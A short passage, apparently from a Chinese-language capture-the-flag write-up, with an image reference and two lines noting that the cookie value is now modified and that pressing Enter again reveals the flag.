
此时我们再次查看cookie时,值就已经被修改 好了
此时再次按下回车键flag就出来了